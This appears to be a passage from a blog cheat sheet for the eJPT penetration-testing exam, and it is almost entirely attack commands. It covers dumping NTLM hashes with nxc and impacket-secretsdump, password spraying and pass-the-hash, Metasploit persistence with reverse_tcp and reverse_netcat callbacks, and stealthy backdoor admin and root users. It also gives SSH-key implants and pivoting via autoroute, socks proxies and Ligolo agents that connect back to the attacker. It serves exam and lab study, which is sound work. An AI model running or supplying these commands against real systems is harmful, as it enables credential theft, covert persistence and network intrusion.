# Extract NTLM hashes only
nxc smb $target -u 'user' -p 'password' --sam | fgrep -v '[' | awk '{print $4}' | tee dumped_hashes.txt

# If AV is blocking
nxc smb $target -u 'user' -p 'password' -M lsassy | fgrep -v '[' | awk '{print $6}' | tee dumped_hashes.txt
nxc smb $target -u 'user' -p 'password' -M ntdsutil | fgrep -v '[' | awk '{print $4}' | tee dumped_hashes.txt

# Impacket secretsdump
impacket-secretsdump -just-dc-ntlm <domain>/<user>:<password>@$target

# If you have a Kerberos ticket instead of a password
export KRB5CCNAME=<ticket.ccache>
impacket-secretsdump -k -no-pass -just-dc-ntlm <domain>/administrator@<DC_FQDN>
Spraying Passwords / Hashes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23

# Password Spraying (one password against many users)
nxc smb $target -u users.txt -p 'Password123' --continue-on-success
nxc smb $target -u users.txt -p passwords.txt --continue-on-success
nxc winrm $target -u users.txt -p 'Password123' --continue-on-success
nxc rdp $target -u users.txt -p 'Password123' --continue-on-success

# Pass the Hash (PTH)
nxc smb $target -u 'admin' -H 'NTLM_HASH'                    # Test hash
nxc smb $target -u 'admin' -H 'NTLM_HASH' --shares           # Access shares
nxc smb $target -u 'admin' -H 'NTLM_HASH' -x 'whoami'        # Execute commands
nxc smb $target -u users.txt -H 'NTLM_HASH' --continue-on-success  # Spray hash

# Using Impacket
impacket-psexec <domain>/admin@$target -hashes :NTLM_HASH     # Shell via SMB
impacket-wmiexec <domain>/admin@$target -hashes :NTLM_HASH    # WMI execution
impacket-smbexec <domain>/admin@$target -hashes :NTLM_HASH    # SMB execution

# Evil-WinRM (port 5985)
evil-winrm -i $target -u 'admin' -H 'NTLM_HASH'

# RDP with Hash
xfreerdp /u:admin /pth:NTLM_HASH /v:$target
The format of the Hash from the Hash dump is always LM:NTLM you only need the NTLM part for PTH . also always add — continue-on-success if you’re spraying .
Persistence
1/ Windows
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# Persistence

# 1/ Metasploit - Persistence Service (more reliable than registry keys)
msf6> search platform:windows persistence
msf6> use exploit/windows/local/persistence_service
msf6> set SESSION 1
msf6> set payload windows/x64/meterpreter/reverse_tcp
msf6> set LPORT 4444
msf6> set SERVICE_NAME svchost.exe
msf6> run
# If it fails try:
msf6> set payload windows/meterpreter/reverse_tcp

# To regain access after closing sessions:
msf6> use multi/handler
msf6> set LHOST tun0
msf6> set LPORT 4444
msf6> run

# 2/ Enable RDP
msf6> use post/windows/manage/enable_rdp
msf6> set SESSION 1
msf6> run

# Add a new user instead of modifying admin (stealthier)
net user New_New Password123456 /add
net localgroup administrators New_New /add

# Or just change admin password
net user administrator Password_123456
# Connect via RDP
xfreerdp /u:administrator /p:Password_123456 /v:$target
2/ Linux
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
# 1/ Manual - Adding a backdoor user
useradd -m ftp -s /bin/bash
passwd ftp <password>
usermod -aG root ftp # Add to root group
usermod -u 15 ftp # Change UID to look like a system user

# 2/ Metasploit
msf6> search platform:linux persistence

# APT Package Manager (triggers on apt usage - not ideal)
msf6> use exploit/linux/local/apt_package_manager_persistence

# Cron (easily detected - not ideal)
msf6> use exploit/linux/local/cron_persistence
msf6> set SESSION 3
msf6> set LHOST tun0
msf6> set LPORT 1235
msf6> run

# Service Persistence (more reliable)
msf6> use exploit/linux/local/service_persistence
msf6> set SESSION 3
msf6> set payload cmd/unix/reverse_netcat
msf6> run

# SSH Key Persistence (most reliable and stealthy)
msf6> use post/linux/manage/sshkey_persistence
msf6> set CREATESSHFOLDER true
msf6> set SESSION 4
msf6> run

# Connect back using the generated key
vim ssh_key # Paste the private key
chmod 600 ssh_keys
ssh -i ssh_key root@$target
Pivoting
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# Using Metasploit

# 1/ Autoroute + Socks Proxy (access internal network via proxychains)
meterpreter> run autoroute -s 10.10.20.0/24

msf6> use auxiliary/server/socks_proxy
msf6> set VERSION 4a
msf6> set SRVPORT 9050
msf6> run -j

# Now use proxychains for any tool
proxychains nmap 10.10.20.5
proxychains curl http://10.10.20.5
proxychains evil-winrm -i 10.10.20.5 -u admin -p password

# 2/ Autoroute only (MSF modules only, no proxychains)
meterpreter> run autoroute -s 10.10.30.0/24

msf6> use auxiliary/scanner/portscan/tcp
msf6> set RHOSTS 10.10.30.5
msf6> set PORTS 1-1000
msf6> run

# 3/ Port Forwarding (forward a specific port to your local machine)
meterpreter> portfwd add -l 1234 -p 80 -r 10.10.30.5

# Now scan/interact with it locally
db_nmap -sS -sV -p 1234 localhost
curl http://localhost:1234
Autoroute + Socks is the most flexible option, proxychains lets you use any tool against the internal network. Port forwarding is better when you only need access to one specific service.
The method i prefer is generally Ligolo , but for eJPT , we can’t really use it since it doesn’t come in the Exam lab , but anyways here is a quick cheat sheet for it .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
# Pivoting - Ligolo-ng (faster and more reliable than Metasploit)

# Setup on Kali
sudo ip tuntap add user kali mode tun ligolo
sudo ip link set ligolo up

# Launch proxy on Kali
ligolo-proxy -selfcert

# Launch agent on victim machine
./agent -connect <kali_ip>:11601 -ignore-cert

# Tunnel Setup (on Ligolo console)
session                                            # List sessions
1                                                  # Select session
ifconfig                                           # Check internal network range

# Add route on Kali
sudo ip route add <internal_network>/24 dev ligolo

# Start tunnel (on Ligolo console)
start

# Multiple Tunnels (for deeper networks)
# Create a second TUN interface on Kali
sudo ip tuntap add user kali mode tun ligoloo
sudo ip link set ligoloo up

# Switch tunnel route
sudo ip route replace 192.168.98.0/24 dev ligolo

# On Ligolo console - session 2
ifconfig
start --tun ligoloo

# Add route for second network
sudo ip route add 172.16.2.0/24 dev ligoloo

# Add a single host (only reachable from a pivot machine)
sudo ip route add 172.16.2.101/32 dev ligoloX

# Cleanup
ip tuntap del dev ligoloo mode tun
Conclusion
That’s it for this cheat sheet , i tried to keep it as practical as possible and cover everything you might encounter during the eJPT exam, and even some tools and commands that are just good to know , you might not need everything in this check list but it’s always good to know .
As i mentioned earlier , this is not a walkthrough , so don’t expect specific answers here , but if you follow the methodology and go through each phase carefully , you should be in a good spot .
If you’re preparing for the exam , make sure you complete all the skill assessments in the INE course first , they cover most of what you’ll face . And if you want to practice more , the boxes i mentioned throughout the post (HTB Legacy , Blue , Lame , Optimum , Shocker , Jerry …) are perfect for getting comfortable with the tools and techniques covered here .
Good luck , and feel free to drop any questions in the comments 🙌